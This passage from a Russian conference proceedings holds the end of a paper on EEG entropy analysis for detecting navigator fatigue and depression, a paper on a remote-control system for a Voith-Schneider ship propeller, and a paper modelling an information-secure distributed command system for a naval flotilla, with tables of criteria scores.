Методика обработки включала этапы, указанные ниже.

Деление исходной записи данных сигнала на отрезки, соответствующие окну в 1 секунду без перекрытия.

Обработка данных каналов ЭЭГ каждого отрезка методом структурно-лингвистического анализа сигналов. При этом для каждого канала каждого отрезка производилось выделение множества паттернов — символов.

Определение значений энтропии для каждого полученного множества символов каждого из обрабатываемых каналов. Пример распределения амплитуд по отведениям ЭЭГ, из которого выделяется паттерн, показан на рис. 2.

Текущее распределение амплитуд по отведениям ЭЭГ



Рис. 2. Пример паттерна распределения амплитуд по отведениям ЭЭГ

В процессе деятельности мозга паттерны распределения амплитуд по отведениям ЭЭГ (символы) генерируются с некоторой повторяемостью, которая зависит от наличия или отсутствия событий восприятия. Распределения частот повторения появления паттернов преобразуются в энтропию Шеннона, динамика которой используется как динамика параметра распределения амплитуд по отведениям ЭЭГ.

Экспериментальная проверка. Обработка выполнена при помощи программы высокопроизводительного структурно-лингвистического анализа сигналов [4, с. 1]. Для экспериментальной проверки метода использован набор данных из открытого источника кафедры Высшей Нервной Деятельности Биологического Факультета МГУ имени М. В. Ломоносова [5, с. 1]. В состав данных включены записи ЭЭГ с пометкой депрессия-норма. Данные ЭЭГ каждого из испытуемых представлены последовательностью амплитуд 16 отведений: F7, F3, F4, F8, T3, C3, Cz, C4, T4, T5, P3, Pz, P4, T6, O1, O2.

В результате получены распределения количества символов по испытуемым контрольной и тестовой групп, показанные на графиках (рис. 1). Получены значения размера алфавита и энтропии Шеннона для алфавитов ЭЭГ испытуемых, находящихся в состоянии депрессии и испытуемых в нормальном состоянии (рис. 3, рис. 4).

Количество символов




Рис. 3. Результат определения параметра количество символов (размер алфавита) у двух групп испытуемых депрессия и норма




Рис. 4. Результат определения параметра энтропия у двух групп испытуемых депрессия и норма

Также получены значения размера алфавита и энтропии Шеннона для алфавитов ЭЭГ испытуемых, находящихся в состоянии сна и испытуемых в нормальном состоянии (рис. 5, рис. 6).



Рис. 5. Результат определения параметра количество символов (размер алфавита) у двух групп испытуемых норма и сон



Рис. 6. Результат определения параметра энтропия (размер алфавита) у двух групп испытуемых норма и сон

Результаты. На графиках видно снижение количества символов в сигналах испытуемых тестовой группы (с диагностированной депрессией и в состоянии сна). Такая тенденция интерпретируется как снижение вариативности распределения амплитуд сигналов по отведениям ЭЭГ при снижении активности мозга. Данная тенденция подтверждается ранее выполненными исследованиями других авторов [6, 7]. При использовании таких вычисляемых параметров сигнала, как размер алфавита и энтропия Шеннона достигнута чувствительность обнаружения депрессивных состояний и состояний утомления, превышающая 0,95. Поэтому главная задача исследования считается решенной.

Заключение. Предложенный способ позволяет в ходе предрейсового контроля состояния судоводителей, осуществлять выявление состояний утомления и депрессивных состояний судоводителей. Поэтому главная задача поиска способа контроля психофизиологического состояния персонала, участвующего в эксплуатации транспортных средств, решена.

Цель и задачи исследования достигнуты. Проверена возможность использования символично-динамической модели и метода структурно-лингвистического анализа электрофизиологических сигналов (СЛАС) мозга (ЭЭГ) для контроля утомления и состояния депрессии судоводителей.

Решены следующие задачи:

1. Из открытого источника получены данные контрольной и тестовой групп, имеющие результаты экспертной оценки.
2. Выполнена обработка данных контрольной и тестовой групп методом СЛАС.
3. Результаты представлены в виде графиков, на которых видно различие параметров контрольной и тестовых групп.

Предложенный инструментальный комплекс в дальнейшем может быть усовершенствован и адаптирован для обнаружения и классификации патологий путем обработки данных электрофизиологических сигналов.

СПИСОК ЛИТЕРАТУРЫ

1. Крылатков П. П., Логистика промышленного предприятия. Екатеринбург: Урал, 2016. 176 с.
2. Постановление Правительства РФ от 30.05.2023 № 866 [Электронный ресурс]. URL: <http://normativ.kontur.ru> (дата обращения: 23.07.2025).
3. Артемов С. И. Инвариантное кодирование сигналов электроэнцефалограммы для исследования ее информационных характеристик // Прикладные проблемы безопасности технических и биотехнических систем 2019. С. 37-41
4. Артемов С. И. Свидетельство о государственной регистрации программ для ЭВМ № 2016613568 («Программа высокопроизводительного структурно-лингвистического анализа сигналов»). М.: РОСПАТЕНТ ФГУ ФИПС, 2016.
5. Немирко А. П., Манило Л. А., Калинин А. Н., Волкова С.С. Сравнительный анализ применения различных оценок энтропии ЭЭГ-сигнала для распознавания стадий наркоза [Электронный ресурс]. URL: <http://do.gendocs.ru/docs/index-339907.html> (дата обращения: 02.09.2025).
6. Бьен Д. Г., Каплан А. Я., Тимашев С. Ф., Встовский В. Г., Пак Б. У. Изменчивость автокорреляционной структуры ЭЭГ у подростков при расстройствах шизофренического спектра. М.: Физиология человека, 2006.
7. Лохов М.И., Фесенко Ю.А., Чурилов Л.П. Диагностика поведенческих расстройств и психических заболеваний детского возраста в начальной стадии на основе кросскорреляционного анализа электроэнцефалографии как метод предупреждения тяжелых социальных последствий [Электронный ресурс]. URL: http://www.terrahumana.ru/arhiv/10_03/10_03_38.pdf (дата обращения: 22.09.2025).

УДК 629.5.07

К ВОПРОСУ О СОЗДАНИИ СИСТЕМЫ ДИСТАНЦИОННОГО УПРАВЛЕНИЯ СУДОВЫМ КРЫЛЬЧАТЫМ ДВИЖИТЕЛЕМ В ЗАЩИЩЕННОМ ИСПОЛНЕНИИ

Данг Тхань Дат

Санкт-Петербургский государственный морской технический университет

Лотманская ул., 3, Санкт-Петербург, 190121, Россия

e-mail: dangthanhdatt300@gmail.com

Аннотация. Предложен инженерный подход к созданию системы дистанционного управления (СДУ) судовым крыльчатым движителем (КД, Voith-Schneider Propeller), основанный на использовании готовых модулей серийной электрогидравлической СДУ главного двигателя и их параметрической адаптации к кинематике КД. В отличие от традиционной «снизу-вверх» разработки, акцент сделан на интеграции двухканальной следящей подсистемы (ход/руль) с типовыми сервоприводами и механической передачей к золотникам гидросервомоторов. Проведено моделирование режимов хода, разворота, движения лагом и циркуляции; кривые действия $K_p(\lambda_p)$, $K_m(\lambda_p)$, $\eta_p(\lambda_p)$ использованы для подбора параметров пропульсивного комплекса и верификации настроек СДУ. Показано, что выбранная архитектура обеспечивает требуемую маневренность при снижении трудоёмкости и стоимости проектирования за счёт применения модулей Mini-Marex.

Ключевые слова: крыльчатый движитель, дистанционное управление, электрогидравлическая система, маневренность, Mini-Marex, моделирование, защита информации.

ON THE QUESTION OF CREATING A REMOTE-CONTROL SYSTEM FOR A SHIP'S BLADE PROPULSION SYSTEM IN A PROTECTED DESIGN

Dang Thanh Dat

Saint Petersburg State Marine Technical University

3 Lotsmanskaya St., Saint Petersburg, 190121, Russia

e-mails: dangthanhdatt300@gmail.com

Abstract. An engineering approach to the development of a remote control system (RCS) for a marine Voith–Schneider propeller (VSP) is proposed. The approach is based on the use of standard modules of a serial electro-hydraulic RCS designed for the main engine, with their parametric adaptation to the kinematics of the VSP. Unlike the conventional “bottom-up» design method, the proposed concept focuses on the integration of a dual-channel tracking subsystem (ahead/steering) employing standard servomechanisms and a mechanical linkage to the hydraulic servo-motor spool valves. Simulation of operating modes such as ahead movement, turning, side motion, and circulation was performed. The dimensionless performance curves $K_P(\lambda_P)$, $K_M(\lambda_P)$, $\eta_P(\lambda_P)$ were used to select the parameters of the propulsion complex and verify the RCS tuning. It is shown that the proposed system architecture ensures the required maneuverability while reducing design complexity and cost through the use of Mini-Marex modules.

Keywords: vane propeller, remote control, electrohydraulic system, maneuverability, Mini-Marex, simulation, information security.

Для паромов, буксиров, тральщиков и судов шельфовой поддержки ключевым показателем является высокая маневренность. Крыльчатый движитель (КД) объединяет функции движителя и руля: без реверса ГД он изменяет величину и направление упора на 360° , обеспечивая разворот «на месте», движение лагом и быструю остановку, что подтверждено многолетней практикой и расчётами. Вместе с тем широкое применение КД ограничивали сложность механизма и стоимость дистанционной электрогидравлической системы управления.

Цель работы — показать, что при иной логике проектирования (переиспользование и перенастройка серийных модулей) можно упростить СДУ КД.

Рабочими органами КД являются вертикальные крылья на вращающемся диске; угол их установки изменяется по закону, задаваемому положением управляющего центра. Тем самым формируются подъемные силы лопастей и результирующий упор — векторно в заданном направлении. Изменение двух параметров (поперечная и продольная компоненты смещения управляющего центра) вместе с частотой вращения диска полностью определяет режим движения.

Расчёты характеристик КД выполняются по данным модельных испытаний и выражаются через безразмерные кривые действия K_P, K_M, η_P как функции относительной поступи λ_P . Эти зависимости применимы для оценок в режимах свободного хода и буксировки служат для выбора параметров главного двигателя.

$$\text{— относительная поступь} \quad \lambda_P = \frac{V_P}{U} = \frac{V_P}{\pi n D} \quad (1)$$

$$\text{— коэффициент упора} \quad K_P = \frac{2P}{\rho U^2 F_P} \quad (2)$$

$$\text{— коэффициент момента} \quad K_M = \frac{2M}{\rho U^2 F_P R} \quad (3)$$

$$\text{— коэффициент полезного действия} \quad \eta_P = \frac{P V_P}{M \omega} = \frac{K_P}{K_M} \lambda_P \quad (4)$$

Обозначения в формулах 1 ÷ 4:

V_P — скорость набегающего потока воды, м/с;

U — окружная скорость КД (по осям вращения лопастей), м/с;

n — частота вращения КД, об/мин;

D — диаметр КД (по осям вращения лопастей), м;

l — длина лопастей, м;

$F_P = l \cdot D$ — гидравлическое сечение движителя, м²;

M — момент, который необходимо создавать для вращения КД, н·м;

$\rho = 1000 \text{ кг/м}^3$ — плотность пресной воды;

Предлагаемая СДУ строится как двухканальная следящая система (каналы «ходовой» и «рулевой»), включающая: орган задания (рукоятка/джойстик), электронный блок, электромеханические исполнительные механизмы с обратной связью, механическую передачу к золотникам гидросервомоторов КД (через боуден-тросы), и собственно гидравлические сервомоторы. В качестве командной части целесообразно использовать серийную систему Mini-Marex (Bosch-Rexroth), развёрнутую в конфигурации «двойного» электромеханического сервопривода с механическим выходом. Профили «ход–перемещение штока» и «руль–перемещение штока» перенастраиваются в электронном блоке для согласования с кинематикой КД (нестандартная карта эксцентриситета и фазировки углов).

Для верификации настроек СДУ использована модель КД с кривыми действия $K_P(\lambda_P)$, $K_M(\lambda_P)$, $\eta_P(\lambda_P)$. Сценарии включали:

1. Свободный ход: выбор $\lambda_p \approx 0,6$ для обеспечения максимальной η_p в номинальной точке; анализ зависимости $P(n)$, $M(n)$, $N(n)$ и соответствие требуемой скорости. При $\lambda_p \approx 0,6$ получено значение КПД $\eta_p \approx 0,56$, что соответствует данным модельных испытаний.

2. Буксировочный режим: расчёт при $\lambda_p \approx 0,4$ с упором на тягу; проверка термонапряжённости сервоконтуров «ход/руль». При $\lambda_p \approx 0,6$ получено значение КПД $\eta_p \approx 0,45$.

Результаты совпадают с известными трендами и демонстрируют возможность точного позиционирования и непрерывного изменения упора без реверса ГД.

С инженерной точки зрения, «переиспользование с адаптацией» предпочтительно для КД:

- сокращаются сроки и стоимость НИОКР, поскольку задействованы серийные модули с отработанной элементной базой;

- сохраняется модульность: командная часть, электромеханический сервоблок и гидросервомоторы могут изменяться независимо;

Судоводительские преимущества КД (моментальные изменения упора, управление вектором на 360°) сохраняются полностью, при этом настройка характеристик сервоприводов позволяет согласовать субъективную «чувствительность» рукояток с реальной динамикой судна (включая нелинейность по углу атаки лопастей). Практическая применимость подтверждается широкими примерами использования КД на паромках, буксирах, ТЩИМ и плавкранах.

Представлена целостная концепция СДУ КД, опирающаяся на параметрическую адаптацию серийной электрогидравлической системы (Mini-Marex) под кинематику КД и дополненная мерами защищённого исполнения. Моделирование режимов свободного хода, буксировки и маневрирования подтвердило достижимость требуемых показателей по упору, моменту и мощности при корректной настройке сервоконтуров. Подход обеспечивает высокую маневренность и снижает барьеры внедрения (стоимость/сроки), что делает КД практичным выбором для судов, где критична точность и быстродействие управления.

Помимо функциональных характеристик, особое внимание уделено вопросам обеспечения надёжности и безопасности системы. Для судов специального назначения разработанная система дистанционного управления может выполняться в защищённом исполнении. Это включает помехоустойчивость электрических трактов, резервирование каналов связи, контроль целостности команд и безопасные режимы при отказах. Применение таких мер повышает надёжность и устойчивость СДУ в тяжёлых эксплуатационных условиях и соответствует современным требованиям по информационной и функциональной безопасности морских систем управления.

СПИСОК ЛИТЕРАТУРЫ

1. Бородулин М.П. Крыльчатый движитель - средство обеспечения высокой маневренности судна, Судостроение, 1996, № 11-12, с.18÷21.
2. Бородулин М. П. Пропульсивная установка плавкрана грузоподъёмностью 500 т//Судостроение. 1986. № 6.
3. Gerauscharme Voith-Schneider-Propeller fur Sonderfahrzeuge//Hansa. 1989. Bd. 126. N 5.
4. Войткунский Я.И. Справочник по теории корабля. Судостроение, 1973. 512 с.
5. Грузинов В.И. и др. Крыльчатые движители. Л., Судостроение, 1973, 136 с.

УДК 004.05

МОДЕЛЬ РАСПРЕДЕЛЕННОЙ СИСТЕМЫ УПРАВЛЕНИЯ ФЛОТИЛИИ РАЗНОРОДНЫХ СИЛ В ИНФОРМАЦИОННО-ЗАЩИЩЕННОМ ИСПОЛНЕНИИ И ЕЁ ПРИЛОЖЕНИЯ

Дригола Владимир Кириллович¹, Алексеев Анатолий Владимирович²

¹ Военно-морская академия имени Н. Г. Кузнецова

Ушаковская наб., 17/1, Санкт-Петербург, 197045, Россия

² Санкт-Петербургский Государственный Морской Технический Университет

Лоцманская ул., 3, Санкт-Петербург, 190121, Россия

e-mails: velena.spb@mail.ru, lapbgks@bk.ru

Аннотация. В статье рассматривается задача компьютерного моделирования интеллектуальной поддержки распределенной системы адаптивного проактивного организационно-технического управления (РСУ) флотилией разнородных сил (ФлРС) в информационно-защищенном исполнении на основе технологии квалитметрической оптимизации вариантного выбора. В состав системы критериев оценки проектного качества/эффективного функционирования РСУ включены наряду с характерными критериями оценки качества систем управления ФлРС также критерии оценки их информационной живучести, включая групповые показатели военно-технического превосходства по комплексной защите информации (КЗИ) и по информационному противодействию (ИПД). Разработанная компьютерная модель на базе роботизированного проектного комплекса (РПК) «КСПР-2025» позволяет не только количественно обосновывать принимаемые командиром ФлРС (ЛПР) управленческие решения, но и за счет алгоритмов компьютерной оценки индексов корневой чувствительности (макроса «ИКЧ») выдавать рекомендации операторам пунктов управления, обосновывающим проекты управленческих решений (ЛОР), при оптимизации РСУ ФлРС по критерию максимума военно-технического превосходства (ВТП) над противником. Рассмотрены два блока приложений по использованию разработанной

модели РСУ ФЛРС и реализующего её РПК «КСПР-25.РСУ» в части задач главного конструктора РСУ (задача проектирования) и командира ФЛРС (задача боевого применения).

Ключевые слова: распределенная система управления; комплексная защита информации; информационное противодействие; проектное качество управления; эффективность управления.

A MODEL OF A DISTRIBUTED CONTROL SYSTEM FOR A FLOTILLA OF HETEROGENEOUS FORCES IN AN INFORMATION-SECURE DESIGN AND ITS APPLICATIONS

Drigola Vladimir¹, Alekseev Anatoly

¹ Kuznetsov Naval Academy

17/1 Ushakovskaya Emb, St. Petersburg, 197045, Russia

² Saint Petersburg State Marine Technical University

3 Lotsmanskaya St, Saint Petersburg, 190121, Russia

e-mails: velen.spb@mail.ru, Iapbgks@bk.ru

Abstract. The article considers the problem of computer modeling of intellectual support for a distributed adaptive proactive organizational and technical management (DCS) system for a flotilla of heterogeneous forces (FIRS) in an information-secure design based on the technology of qualimetric optimization of variant selection. The system of criteria for evaluating the design quality/effective functioning of the DCS includes, along with the characteristic criteria for evaluating the quality of the control systems of the FIRS, criteria for evaluating their information survivability, including group indicators of military-technical superiority in integrated information protection (CSI) and information counteraction (IPD). The developed computer model based on the KSPR-25 robotic design complex (RPC) allows not only to quantify the management decisions made by the commander of the FIRS (LPR), but also to make recommendations to the operators of control points justifying the projects of management decisions (ENT) using algorithms for computer evaluation of root sensitivity indices (macro «ICG»). when optimizing the FIRS control system according to the criterion of maximum military-technical superiority (VIP) over the enemy. Two blocks of applications for the use of the developed RCS FIRS model and the RPC KSPR-2025.RSU implementing it are considered in terms of the tasks of the chief designer of the RCS (design task) and the commander of the RCS (combat use task).

Keywords: distributed management system; comprehensive information protection; information counteraction; project management quality; management efficiency.

Введение. В развитие результатов исследования возможностей РСУ на базе подсистем интеллектуальной поддержки принятия проектных (задача проектирования) и управленческих решений при ситуационном управлении (задача эффективного боевого управления) с учетом современных факторов высокой динамики процессов борьбы на море [1] все большее внимание исследователями уделяется вопросам создания адекватных моделей и модельных исследований этих сложных и высоко динамичных процессов.

Особую актуальность в связи с событиями СВО приобрели сегодня вопросы не только эффективного управления силами и оружием, но и задача обеспечения информационно-защищенного управления. Именно противоборство в информационной сфере сегодня является *непрерывным* по времени, пространству и диапазону используемых возможностей, в связи с чем, развитие РСУ в информационно-защищенном исполнении (РСУзи) является одним из перспективных и высоко востребованных, так как обеспечивает из базовых требований наряду с *непрерывностью управления его скрытность и устойчивость* и, как следствие, *оперативность управления* [2-4].

Однако, для максимальной реализации этих возможностей, а, тем более, обеспечения *военно-технического превосходства* (ВТП) *в управлении над противником* (ВТПу) по этим критериям необходимо непрерывно развивать и иметь интеллектуальную подсистему (систему) поддержки решений и управления (ИСПРУ) силами и оружием в море и на берегу.

Технологической основой таких ИСПРУ, безусловно, должны быть высоко качественные полимодельные комплексы (ПМК), решающие широкий комплекс задач управления. От сбора, передачи, систематизации и распределения данных до задач цифрового мониторинга, анализа, прогнозирования обстановки, структурно-функционального синтеза и обоснования вариантов управленческих решений, планирования реализации принятых решений, их доведения до исполнителей и мониторинга реализации решений, включая синтез и реализацию корректирующих решений.

Базой для подобных ПМК могут служить инвариантные к специфике решаемых задач РПК «КСПР-2025» разработки СПбГМТУ [5], адаптированные к решению прикладных задач, среди которых в рамках данных исследований рассмотрим задачу РСУзи ФЛРС [1, 6].

Постановка задачи исследования. В обеспечение изыскания военно-научных путей обеспечения ВТПу применительно к решаемым ФЛРС задачам разработать компьютерную модель РСУзи ФЛРС и адаптировать реализующий ее РПК в варианте «КСПР-25.РСУ» с учетом факторов и возможностей КЗИ и ИПД для исследования перспективных научно-технических путей, а также структурно-функциональной и параметрической оптимизации РСУзи применительно к каждой и всего комплекса задач ФЛРС.

Результаты проведенных исследований приведены на рис. 1 структурно-функциональной модели РСУзи, основными элементами которой являются кластер (сегмент, сеть) локальных систем управления (ЛСУ), пункт управления (ПУ) РСУ, резервный ПУ РСУ, системная шина управления ЛСУ.



Рис. 1. Структурно-функциональная модель РСУзи ФЛРС

Технологической основой ЛСУ может служить комплекс средства на базе архитектуры типа системы Simatic PCS 7, типовая структурно-графическая модель которой приведена на рис. 2.



Рис. 2. Структурно-графическая модель ЛСУ из состава РСУзи ФЛРС

Отличительными особенностями свойств и характеристик ЛСУ являются возможности обеспечения более высокой оперативности и достоверности используемых данных в РСУзи, результативности управления боевыми действиями за счет концентрации сил на наиболее важных направлениях при одновременном повышении скрытности, устойчивости управления и соответствующей ресурсной обеспеченности за счет возможности передачи управлений на любой из ПУ, либо по специальной программе типа криптографического кода, так как все ПУ находятся в единой информационной сети в защищенном исполнении.

Однако, подобные выводы должны согласовываться с конкретными количественными оценками, учитывающими все известные исходные данные при многокритериальном оценивании проектного качества и ожидаемой эффективности боевого применения сил и оружия, для чего на рис. 3 приведен так называемый цифровой паспорт РСУзи, позволяющий сравнивать 5 и более альтернативных вариантов построения систем управления (СУ) в соответствии с скрин-шотом главной экранной формы РПК «РСУзи ФЛРС».

РПК "КСР-25": Оценка конкурентной способности (КС) и перспективности развития (ПР)										
Объекта исследовательского проектирования (ОИП) типа ЦД РСУ, ФЛРС										
Назначение ОИП:					Управление процессами функционирования ОИП					
Основные решаемые задачи и свойства:					1. Функциональность/Производственное качество (энергоэффективность, водоизмещение, количество видов продукции, экономичность ЭЭС). 2. Технологичность эксплуатации (экологичность, технологичность обслуживания, безопасность эксплуатации). 3. Конструктивное качество (ресурсная прочность, эргономичность, дизайн). 4. Экономичность владения (стоимость закупки, эксплуатации, расходных материалов, включая ремонт). 5. Престижность (эргономичность, дизайн, популярность, маркетинговость, имидж).					
Распределенная система управления (РСУ) Система команд управления РСУ в составе РСУ РСУ, обеспечивающий функционирование РСУ РСУ, обеспечивающий функционирование РСУ Сеть РСУ, обеспечивающая функционирование РСУ										
Концепция достижения цели: Концепция конкурентоспособного обеспечения ИСПР-РСУ ФЛРС на основе эффективного использования современных технологий АСПР уровня АСПР "ИСПР-ГК" (2019 г.) с целью совершенствования накопленного отечественного опыта и технологического развития АСПР класса "СПРУ" за счёт научно-технологического и системотехнического обоснования, прогнозирования и автоматической поддержки принятия эффективных и оптимальных управленческих решений, <i>включая</i> максимизацию КП и АПК по соответствующим данным матрицы ИКЗ, а также квалитетического обеспечения направлений и путей достижения конкурентоспособного проектного качества и эффективности эксплуатации проектируемых АСПР, мониторинга и контроля КС при развитии в интересах обеспечения гарантированного (безопасно-комфортного) уровня качества управления ОБЭ, ЛА, БЖК с уровнем КС разрабатываемых АСПР не ниже 5% на мировом рынке и ПР более 15% на отечественном рынке в обеспечение технологического развития интеллектуальных АСПР.										
Критерии оценки качества \ Объект исследовательского проектирования (ОИП)		ИКЗ (вес)	В	ИКЧ %	R _{икч}	Требование ОТЗ, 2024	1.АСУ, 2020	2.ЦСУ, 2023	3.РСУ, 2024	4.ЦД РСУ, 2025
Военно-техническое превосходство СУ, ВТЦу, %				5%	43,7	67,5	70,6	87,2	100,0	101,5
Перспективность развития, СУ %				1,1		-32,5	-29,4	-12,8	0,0	1,5
Ранжирование вариантов по уровню КС, R _{кч}				ИКЧ		5	4	3	2	1
КП по системным свойствам: 1.Оперативность (1,4), %		25	1			67,9	74,6	91,4	100,0	102,8
ИКЗ 50 0 1 2 3 4 5 2.Достоверность (2,5), %		20	1			52,4	62,9	88,2	100,0	102,5
3.Устойчивость (3,6,7), %		20	1			65,2	65,2	84,0	100,0	101,1
4.Скрытность (8,9), %		20	1			69,4	70,2	94,0	100,0	103,2
5.Непрерывность (10), %		15	1			90,3	82,6	75,1	100,0	96,1
ГПК: 1.КП по оперативности решения комплекса задач, %		10	1			42,6	58,7	90,0	100,0	100,0
2.КП по качеству данных разведки, %		12	1			27,0	44,0	73,9	100,0	107,6
3.КП по робастности технических средств, %		10	1			58,9	58,9	85,8	100,0	105,4
4.КП по точности исполнения принятых решений, %		10	1			64,4	64,4	81,3	100,0	110,2
5.КП по качеству освещения и анализа обстановки, %		10	1			44,2	50,2	90,4	100,0	100,0
6.КП по комплексной защите информации, %		10	1			58,1	58,1	69,1	100,0	100,0
7.КП по информационному противодействию, %		10	1			39,6	39,6	75,2	100,0	100,0
8. КП по РЭС, противодействию ТСР, %		10	1			52,9	55,1	93,9	100,0	108,6
9.КП по маскировке, %		10	1			55,9	55,9	86,4	100,0	102,3
10.КП по ресурсной обеспеченности, управляемости, полноте решения задач во времени, пространстве, диапазону значений, %		8	1			90,3	82,6	75,1	100,0	96,1
Погрешность вариантного исследовательского проектирования:		8,3%	12	70	10%	Погрешность оценки (КВапк):		1,20%	92,0%	
Эксперты: Аleshин А.В., Дронов В.К., Михалков А.В.		12.07.2025 11:41			Ссылка на АСПР "КСР-22.4" обязательна.				12.07.25	

Рис. 3. Результаты цифрового моделирования альтернативных вариантов построения СУ

В рамках исследования по решению задач обоснования и совершенствования структур, свойств и характеристик СУ на рис. 3 приведены результаты системного анализа и сравнения (ранжирования) по проектному качеству и ожидаемой эффективности боевого применения при использовании РПК «КСР-2025» 5 альтернативных вариантов, включая (все исходные данные — модельные, без связи с реальными объектами):

Вариант 1. Типовые требования к СУ (оперативно-техническое задание по состоянию на 2024 г.).

Вариант 2. АСУ (условная автоматизированная СУ с ограниченными возможностями).

Вариант 3. ЦСУ (вариант развития централизованных СУ).

Вариант 4. РСУ (альтернативный вариант распределенных СУ).

Вариант 5. ЦД РСУ (исследовательский вариант по технологии цифрового двойника РСУ [7] в развитие варианта 4 с использованием рекомендаций, выработанных на основе реализации алгоритмов компьютерной оценки индексов корневой чувствительности (макроса «ИКЧ») [7], выдачей рекомендаций операторам пунктов управления, обосновывающим проекты управленческих решений (ЛОР), утверждаемых ЛПР.

Анализ результатов исследования. С учётом современной тенденции роста сложности организационно-технических комплексов и их систем роль и значение систем интеллектуализации управления резко возросли, что требует их форсированного развития. Причем, наиболее сложным элементом автоматизированных ИСПРУ, как и на ранних периодах их развития, остаются алгоритмические комплексы СУ, реализующие соответствующие полимодельные комплексы.

Каждый из групповых показателей качества (ГПК) на рис. 3 характеризует соответствующее свойство СУ и определяется принятыми при моделировании значениями частных показателей качества (ЧПК). Соответственные системные свойства СУ типа «1.Оперативность (1,4)» (принятое значение индекса критериальной значимости (ИКЗ) = 25%) определяются сочетанием ГПК-1 (ИКЗ=10%) и ГПК-4 (ИКЗ=10%).

Для иллюстрации на рис. 4 приведены модельные исходные данные и оценки ГПК «6.КП (конкурентное превосходство) по КЗИ», «7.КП по ИПД», «8.КП по радиоэлектронным средствам, противодействию техническим средствам разведки», «9.КП по маскировке» с соответствующими критериями и ЧПК.

6.КП по комплексной защите информации, %	10	1			100,0	58,1	69,1	100,0	100,0
6.1.Функциональная полнота КЗИ, %	25	1	3,5	14	69,3	63,8	67,3	69,3	69,3
6.2.Число АРМ управ-ия КЗИ, ед.	12	-1	1,0	53	5	3	6	5	5
6.3.Качество КЗИ=К+Д+Ц, %	20	1	2,5	27	75,1	65,0	66,5	75,1	75,1
6.4.Время восстановления СКЗИ, мин.	10	-1	0,6	66	10	15	10	10	10
6.5.Длительность вахты по ЗИ, час.	9	-1	0,3	69	4	8	8	4	4
6.6.Качество ИСПРУ, %	16	1	1,6	45	70	50	60	70	70
6.7.Качество по другим ЧПК, %	8	1	0,9	58	75	60	70	75	75
7.КП по информационному противодействию, %	10	1			100,0	39,6	75,2	100,0	100,0
7.1.Качество средств ИПД, %	20	1	1,7	41	80	50	70	80	80
7.2.Качество мониторинга, аудита СКЗИ, %	23	1	2,5	28	65	50	60	65	65
7.3.Оперативное искусство управления ИПД, %	15	1	1,7	42	75	60	70	75	75
7.4.Подготовленность операторов по ИПД, %	15	1	2,2	34	75	70	70	75	75
7.5.Скрытность управления ИПД, %	15	1	1,6	44	90	70	80	90	90
7.6.Импортозамещенность средств СКЗИ, ИПД, %	10	1	0,8	61	50	30	40	50	50
7.7.Качество других ЧПК, %	2	1	0,3	70	80	70	80	80	80
8.КП по РЭС, противодействию ТСР, %	10	1			108,7	54,5	93,9	100,0	108,7
8.1.РЭС по оптическим каналам, %	15	1	2,3	31	90	70	90	90	90
8.2.Мобильность ПУ, %	20	1	3,4	15	95	80	90	95	95
8.3.РЭС по каналам связи и управления, %	25	1	4,5	8	90	70	75	80	90
8.4.РЭС по каналам ВКО, %	10	1	1,7	40	70	65	70	70	70
8.5.Качество ВЗОИ ПУ ВМФ, видам ВС, %	10	1	2,4	30	90	90	95	90	90
8.6.Цикл отработки оповещения, %	12	-1	0,9	59	3	5	3	3	3
8.7.Качество по другим ЧПК, %	8	1	1,5	47	90	80	90	90	90
9.КП по маскировке, %	10	1			102,3	55,9	86,4	100,0	102,3
9.1.Качество физической маскировки, %	20	1	4,2	11	95	90	95	95	95
9.2.Качество информационной маскировки, %	25	1	4,2	10	98	80	90	95	98
9.3.Качество дезинформации, рефлексии, %	15	1	2,4	29	98	80	90	98	98
9.4.Полнота обеспечения средствами, чел.	10	1	1,7	43	95	80	90	95	95
9.5.Оперативность маскировки, %	5	1	0,8	60	95	80	90	95	95
10.6.Качество управления маскировкой, %	20	1	3,4	19	95	80	90	95	95
9.7.Качество по другим ЧПК, %	5	1	0,9	57	80	70	80	80	80

